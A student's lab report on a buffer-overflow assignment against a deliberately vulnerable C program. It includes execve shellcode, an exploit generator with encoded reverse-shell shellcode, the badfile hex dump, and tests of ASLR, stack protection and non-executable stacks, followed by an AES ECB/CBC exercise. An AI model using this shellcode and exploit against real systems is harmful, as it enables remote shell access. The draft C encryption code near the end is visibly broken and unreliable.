Task 1 Shellcode Practice: Call_shellcode.c

Q1:

```
gdb-peda$ list 1,40
1       /* call_shellcode.c  */
2
3       /*A program that creates a file containing code for launching shell*/
4       #include <stdlib.h>
5       #include <stdio.h>
6       #include <string.h>
7
8       const char code[] =
9         "\x31\xc0"             /* Line 1:  xorl    %eax,%eax              */
10        "\x50"                 /* Line 2:  pushl   %eax                   */
11        "\x68""//sh"           /* Line 3:  pushl   $0x68732f2f            */
12        "\x68""/bin"           /* Line 4:  pushl   $0x6e69622f            */
13        "\x89\xe3"             /* Line 5:  movl    %esp,%ebx              */
14        "\x50"                 /* Line 6:  pushl   %eax                   */
15        "\x53"                 /* Line 7:  pushl   %ebx                   */
16        "\x89\xe1"             /* Line 8:  movl    %esp,%ecx              */
17        "\x99"                 /* Line 9:  cdq                            */
18        "\xb0\x0b"             /* Line 10: movb    $0x0b,%al              */
19        "\xcd\x80"             /* Line 11: int     $0x80                  */
20      ;
21
22      int main(int argc, char **argv)
23      {
24         char buf[sizeof(code)];
25         strcpy(buf, code);
26         ((void(*)( ))buf)( );
27      }
gdb-peda$
```

```
int main( ) {
    char *name[2];
    name[0] = ''/bin/sh'';
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```


So the malicious code is stored in variable code from the main function, where the program performs a strcpy, and copies the code into the buffer. The first line of the assembly code uses xor to set the %eax, %eax to 0. It pushes the eax into the stack. **The following argument is important: Line 11 and 12, the actual //sh is pushed into the stack, not /sh. But since they are equivalent, it is okay.** The stack pointer will continually move throughout when the code is being called by the main function So when the argv[0] is /bin/sh, and argv[1] is 0. call_shellcode will be set to the terminal, and invoke the default shell = $. This means we can see all execve()

is doing, it is pushing and moving data from each register of %eax,%ebx,%ecx and %edx, Line 9 to Line 17 from “\x31\xc0” to “\x99”. Line 19 will execute execve().

```
[04/07/22]seed@VM:~/.../Assignment1$ ls
badfile            exploit                          peda-session-stack.txt
call_shellcode     exploit.c                        pic_original.bmp
call_shellcode.c   image_encryption.c               pic_original-ebc.bmp
cipher.bin         peda-session-call_shellcode.txt  stack
code               peda-session-ls.txt              stack.c
[04/07/22]seed@VM:~/.../Assignment1$ ./call_shellcode
$
```

This can be seen, the shellcode will invoke a $.

Q2:
Create a badfile either using cursor VM or command shell



Buffer Size = 12 + 30864941%32 = 12 + 13 = 25
The badfile allocated 517 bytes but right now is empty so 0 < 25.
Compile the program when badfile is empty:

```
root@VM:/home/seed/Assignment1# ./stack
Returned Properly
root@VM:/home/seed/Assignment1#
```

Question 3:
LINK TO THE FOLDER:
https://drive.google.com/drive/folders/1t2XL1H5B-PQ_EL-LKGe4NGzcWOmvW1Li?usp=sharing

LINK TO THE VIDEO:
https://drive.google.com/file/d/1xvXusyxYAbDbIxYKoXKCtEnPIC61hOsd/view?usp=sharing

Please download the video to view, as viewing it directly from the google folder has really bad quality.

Q4:


Address randomisation is one of the countermeasures to prevent a successful buffer overflow attack. The screenshot below is why it is such a case:

```
[04/08/22]seed@VM:~/.../Assignment1$ ./stack
Segmentation fault
[04/08/22]seed@VM:~/.../Assignment1$
```

```
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
```

```
vellichastrxism — ssh seed@13.233.59.232 — 82×20
st login: Fri Apr  8 16:14:56 on ttys000
llichastrxism@Vellichs-MacBook-Air ~ % ssh seed@13.233.59.232
ed@13.233.59.232's password:
lcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 Documentation:  https://help.ubuntu.com
 Management:     https://landscape.canonical.com
 Support:        https://ubuntu.com/advantage

 packages can be updated.
 updates are security updates.

st login: Fri Apr  8 03:17:54 2022 from 125.63.30.181
4/08/22]seed@VM:~$ nc -lvp 4444
stening on [0.0.0.0] (family 0, port 4444)
nnection from [172.31.10.239] port 4444 [tcp/*] accepted (family 2, sport 38464)
4/08/22]seed@VM:~$ nc -lvp 4444
stening on [0.0.0.0] (family 0, port 4444)
```

Please ignore the first connection, it is listening again on the second connection as a second nc -lvp 4444 has been typed in.



Second connection has been successfully established.

Further explanation:

The terminal will not let me get a signal from netcat because everytime when stack is compiled, the location of the addresses will continually change. So my buffer can be correct, but it will still not mean anything if the location of my shellcode is being continually changed.
However,I got lucky to establish a correct connection even though the addresses had been randomized after 40 seconds.

We can modify our program to inject more NOPS in the beginning of the return address, therefore minimizing the range of the actual return addresses being hopped, which will in turn lead us to our shellcode faster.

Q5:

```
[04/08/22]seed@VM:~/.../Assignment1$ su root
Password:
root@VM:/home/seed/Desktop/Assignment1# gcc -g -o stack -z execstack stack.c
root@VM:/home/seed/Desktop/Assignment1# chmod 4755
chmod: missing operand after '4755'
Try 'chmod --help' for more information.
root@VM:/home/seed/Desktop/Assignment1# chmod 4755 stack
root@VM:/home/seed/Desktop/Assignment1# exit
exit
[04/08/22]seed@VM:~/.../Assignment1$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[04/08/22]seed@VM:~/.../Assignment1$
```


The system will check if the return of the string is greater than the size of the buffer, if it is the stack smash protector will prevent the string from returning, hence the system will simply interrupt the program and abort the function call.

Using gdb we can see the following:

```
0xbffff080:     0xb7fff000      0x0804825c      0x080486d0      0xb7e668f7
0xbffff090:     0x0804b008      0xbffff107      0x00000205      0x00001000
0xbffff0a0:     0xb7fe96eb      0x00000000      0xb7fba000      0xbffff107
0xbffff0b0:     0x00000019      0x00000018      0xbffff080      0xee105700
0xbffff0c0:     0xb7fba000      0x00000000      0xbffff318      0x08048618
0xbffff0d0:     0xbffff107      0x01d6f62d      0x00000205      0x0804b008
0xbffff0e0:     0xb7e793a0      0xb7fdb4c4      0xb7fdb66e      0xbffff3c4
0xbffff0f0:     0xb7fdb000      0xb7ff1e96      0xb7fff000      0x01d6f62d
0xbffff100:     0x0804b008      0x90000000      0x90909090      0x90909090
0xbffff110:     0x90909090      0x70909090      0x70bffff1      0x70bffff1
0xbffff120:     0x70bffff1      0x70bffff1      0x70bffff1      0x70bffff1
0xbffff130:     0x70bffff1      0x70bffff1      0x70bffff1      0x70bffff1
0xbffff140:     0x70bffff1      0x70bffff1      0x70bffff1      0x70bffff1
0xbffff150:     0x70bffff1      0x70bffff1      0x70bffff1      0x90bffff1
0xbffff160:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff170:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff180:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff190:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff1c0:     0x90909090      0x90909090      0x90909090      0xbb909090
0xbffff1d0:     0x4bb164c7      0x74d9c4da      0x3358f424      0x8312b1c9
0xbffff1e0:     0x583104c0      0x6a9f030e      0xa82ebe53      0x0d03a264
0xbffff1f0:     0x18a14fd8      0xd7c33f3f      0x5852d340      0xd1e4197f
```

we can see a lot of no operations in our examine buffer function (x/100xw buffer) hence it is clear to us that this will not execute because it overwrites the return address to NOP.

Q6:



I cannot get a signal from the netcat, therefore the non-executable stack option works for preventing my attack.

FILE DELIVERY:

The below link contains all the file, that can be downloaded:

https://drive.google.com/drive/folders/1t2XL1H5B-PQ_EL-LKGe4NGzcWOmvW1Li?usp=sharing

CALL_SHELLCODE.C:

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"            /* Line 1:  xorl    %eax,%eax             */
  "\x50"                /* Line 2:  pushl   %eax                  */
  "\x68""//sh"          /* Line 3:  pushl   $0x68732f2f           */
  "\x68""/bin"          /* Line 4:  pushl   $0x6e69622f           */
  "\x89\xe3"            /* Line 5:  movl    %esp,%ebx             */
  "\x50"                /* Line 6:  pushl   %eax                  */
  "\x53"                /* Line 7:  pushl   %ebx                  */
  "\x89\xe1"            /* Line 8:  movl    %esp,%ecx             */
  "\x99"                /* Line 9:  cdq                           */
  "\xb0\x0b"            /* Line 10: movb    $0x0b,%al             */
  "\xcd\x80"            /* Line 11: int     $0x80                 */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

EXPLOIT.C

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=

  "\xbb\xc7\x64\xb1\x4b\xda\xc4\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
  "\x12\x83\xc0\x04\x31\x58\x0e\x03\x9f\x6a\x53\xbe\x2e\xa8\x64"
  "\xa2\x03\x0d\xd8\x4f\xa1\x18\x3f\x3f\xc3\xd7\x40\xd3\x52\x58"
  "\x7f\x19\xe4\xd1\xf9\x58\x8c\x4d\xe6\x90\xa3\xe6\x1b\xa5\x2a"
  "\xab\x92\x44\xfc\x35\xf5\xd7\xaf\x0a\xf6\x5e\xae\xa0\x79\x32"
  "\x58\x55\x55\xc0\xf0\xc1\x86\x09\x62\x7b\x50\xb6\x30\x28\xeb"
  "\xd8\x04\xc5\x26\x9a";


/*add your reverse shellcode here */;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

memcpy(buffer+16,"\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x
0\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf1\xff\xbf\x70\xf
\xff\xbf",72);
    memcpy(buffer+200,shellcode,sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

STACK.C

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str,int studentId)
{
    int bufferSize;
    bufferSize = 12 + studentId%32;

    char buffer[bufferSize];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    int studentId= 30864941; // please input your studentId
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str,studentId);

    printf("Returned Properly\n");
    return 1;
}
```

GHEX BADFILE:

Badfile structure: NOP + fake return add + NOP + SHELLCODE

```
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF  .................p...p...p...p..
0000001F BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 70 F1  .p...p...p...p...p...p...p...p...p.
0000003E FF BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 70 F1 FF BF 90 90 90 90 90  ..p...p...p...p...p...p...p.......
0000005D 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...............................
0000007C 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...............................
0000009B 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...............................
000000BA 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 BB C7 64 B1 4B DA C4 D9 74 24 F4 58 33 C9 B1 12 83  ..........d.K...t$.X3....
000000D9 C0 04 31 58 0E 03 9F 6A 53 BE 2E A8 64 A2 03 0D D8 4F A1 18 3F 3F C3 D7 40 D3 52 58 7F 19 E4  ..1X...jS...d....O..??..@.RX...
000000F8 D1 F9 58 8C 4D E6 90 A3 E6 1B A5 2A AB 92 44 FC 35 F5 D7 AF 0A F6 5E AE A0 79 32 58 55 55 C0  ..X.M......*..D.5.....^..y2XUU.
00000117 F0 C1 86 09 62 7B 50 B6 30 28 EB D8 04 C5 26 9A 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ....b{P.0(....&...............
00000136 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...............................
00000155 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...............................
00000174 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...............................
00000193 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...............................
000001B2 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...............................
000001D1 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 AB DF 90 90 90 90 90 90 90 90 90 90 90  ...............................
000001F0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90                              ..................
```

4.) Proper Usage of Symmetric Encryption (OPTION 1):
For Task 4, i have chosen to go with option 1:


```
[04/08/22]seed@VM:~/.../Assignment1$ openssl enc -aes-128-ecb -K 30864941 -in p
c_original.bmp -out ecbpic_original.bin
[04/08/22]seed@VM:~/.../Assignment1$
```

INSTRUCTIONS:

1.) Enter the following command for electronic code block (ECB) encryption:
Enter openssl enc -aes-128-ecb -K 30864941 -in pic_original.bmp -out ecbpic_original.bin


Explanation: This will create an output that will take in a bmp file into binary ciphertext file

2.) Open the pic_original.bmp using bless and open the new ecbpic_original.bin file and copy the header of pic_original.bmp into ecbpic_original.bin




3.) save the image file as a bmp instead of a binary file, so it makes it available for any image reader to read:

This is the result of ecb encryption, it is not secure as it shows the outline of the image:




```
[[04/08/22]seed@VM:~/.../Assignment1$ openssl enc -aes-128-cbc -K 30864941 -iv 01
23456789123456 -in pic_original.bmp -out picoriginal.cbc.bin
[04/08/22]seed@VM:~/.../Assignment1$
```

This is the results of cbc encryption, it blocks out every detail resembling the image:



OPTION 2:


```
    char *fileName="pic_original.bmp";

    //====================== STEP 0====================================// (tick)
    /*Key initialization.
     It will be automaticalledly padded to 128 bit key */
    unsigned char *key = "30864941"; //declaring my key as my student ID

    //====================== STEP 1====================================// (tick)
    /*IV initiabnlization.
     The IV size for *most* modes is the same as the block size.
     For AES128 this is 128 bits */
    unsigned char *iv = "1231231231231231"; //128 bits is 16 bytes (128/8 = 16) so i declare characters at 16 bytes
    //====================== STEP 2====================================// (tick)
    /*read the file from given filename in binary mode*/
    printf("Start to read the .bmp file \n");
    FILE *binaryimage; //need to declare what file it is to open
    binaryimage = fopen("pic_original.bmp","rb"); //open the binary image just the file name or the actual location //using offset, you want to start
zero to read the binary image
    fread(&BinaryFileSize,sizeof(int),BinaryFileSize,binaryimage);
    fclose(binaryimage);
    //====================== STEP 3====================================//
    /*allocate memory for bitmapHeader and bitmapImage,
     then read bytes for these variables.*/
    //need to declare the size of the image
    /
     ///ptr = (cast type)malloc(n bytes * (cast type))
    unsigned char bitmapHeader = (char *)malloc(54*(sizeof(char)); //star sign comes after the data type (datatype *)
    unsigned char bitmapImage =  (char *)malloc(sizeof(char)*(sizeof(BinaryFileSize-54)); //need to delete the header from the size of the image, hen
imagesize -54.

    //allocate memory for the final ciphertext
    unsigned char *final_ciphertext; //declaring pointer to ciphertext fina //header final //what do i need to allocate for the memory here
    final_ciphertext = (char *)malloc((sizeof(char)); //what would be the memory that is going to be allocated to the final ciphertext
    //malloc function towards final_header?
    /*as this is a .bmpfile, we need to read the header
     (the first 54 bytes) into bitmapHeader*/
    fread(bitmapheader,sizeof(char),54,final_header);
    fread(bitmapImage, sizeof(char),binaryFileSize,binaryimage);
    //read the bitmap image content until the end of the .bmp file
     ciphertext_len = (*key, *iv, *bitmapImage, *final_ciphertext);
     memset(binaryfilesize+54,sizeof(char),54,final_ciphertext);
     memcpy(final_ciphertext,sizeof(char),ciphertext_len);
     cipher_bmp = fopen("ebccompile.bmp","wb");
     fwrite(ciphertext_len + 54,1, ebccompile.bmp);
```

REFERENCES:

Thought process (IT IS NOT A PART OF THE ASSIGNMENT)


Segmentation fault:

happens when the return index is too large that reaches out of the assigned memory zone, to explain it further with the example below:




```
1       /* call_shellcode.c  */
2
3       /*A program that creates a file containing code for launching shell*/
4       #include <stdlib.h>
5       #include <stdio.h>
6       #include <string.h>
7
8       const char code[] =
9         "\x31\xc0"             /* Line 1:  xorl    %eax,%eax              */
10        "\x50"                 /* Line 2:  pushl   %eax                   */
11        "\x68""//sh"           /* Line 3:  pushl   $0x68732f2f            */
12        "\x68""/bin"           /* Line 4:  pushl   $0x6e69622f            */
13        "\x89\xe3"             /* Line 5:  movl    %esp,%ebx              */
14        "\x50"                 /* Line 6:  pushl   %eax                   */
15        "\x53"                 /* Line 7:  pushl   %ebx                   */
16        "\x89\xe1"             /* Line 8:  movl    %esp,%ecx              */
17        "\x99"                 /* Line 9:  cdq                            */
18        "\xb0\x0b"             /* Line 10: movb    $0x0b,%al              */
19        "\xcd\x80"             /* Line 11: int     $0x80                  */
20      ;
21
22      int main(int argc, char **argv)
23      {
24         char buf[sizeof(code)];
25         strcpy(buf, code);
26         ((void(*)( ))buf)( );
27      } _
```

On the left, this is an example of a stack memory structure, From low memory to high memory address, where the stack is located just below the operating system (Kernel).
Inside the stack (On the picture below), You have function parameters, the function and the return address. In buffer overflow, the attacker will try to get the return address to redirect to malicious code, through execution on the stack memory.



